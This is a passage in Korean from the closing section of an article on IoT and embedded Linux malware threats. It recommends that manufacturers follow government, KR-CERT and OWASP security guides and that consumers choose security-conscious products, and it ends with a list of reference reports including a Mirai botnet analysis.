감염되어도 마땅한 치료 방법이 없다.

2014년 이후 임베디드 리눅스 악성코드에 의해 발생한 디도스 공격으로 세계 여러 나라 정부에서도 문제의 심각성을 느끼기 시작했다. 이러한 기조에 따라 미래창조과학부는 2016년 9월 IoT 기기 생명주기를 기준으로 15가지 보안 요구사항과 기술•관리적 권고사항을 상세히 담은 'IoT 공통 보안 가이드'를 발표했다. 따라서 제조사는 이 가이드를 비롯한 KR-CERT의 '공유기 제품 생산 시 적용할 보안 가이드', OWASP 의 'IoT 시큐리티 가이드'를 바탕으로 제품을 설계해야 한다. 또한 보안 업체와 협력해 보안 기능을 강화하거나 보안 제품을 탑재할 필요가 있다. 언론을 통한 사물 인터넷의 위험성을 홍보도 필요하다. 소비자 입장에서도 사물 인터넷 제품을 구매할 때 가격보다는 보안에 신경 쓴 제품을 선택한다면, 사물 인터넷 보안의 중요성에 대한 전반적인 시장 분위기도 높아질 것으로 기대한다.

참고자료

[1] Marta Janus/Kaspersky, 'Heads of the Hydra, Malware for Network Devices', 2011

[2] Marta Janus/Kaspersky, 'State of play: network devices facing bulls-eye', 2014

[3] 손기종/'공유기 공격 사례를 통한 사물인터넷 기기 보안 위협', 2015

[4] 차민석/안랩, 'IoT 그리고 임베디드 리눅스 악성코드', 2015

[5] 최우석/F-NGS 연구소, 'MIRAI 봇넷 동향/분석 보고서', 2016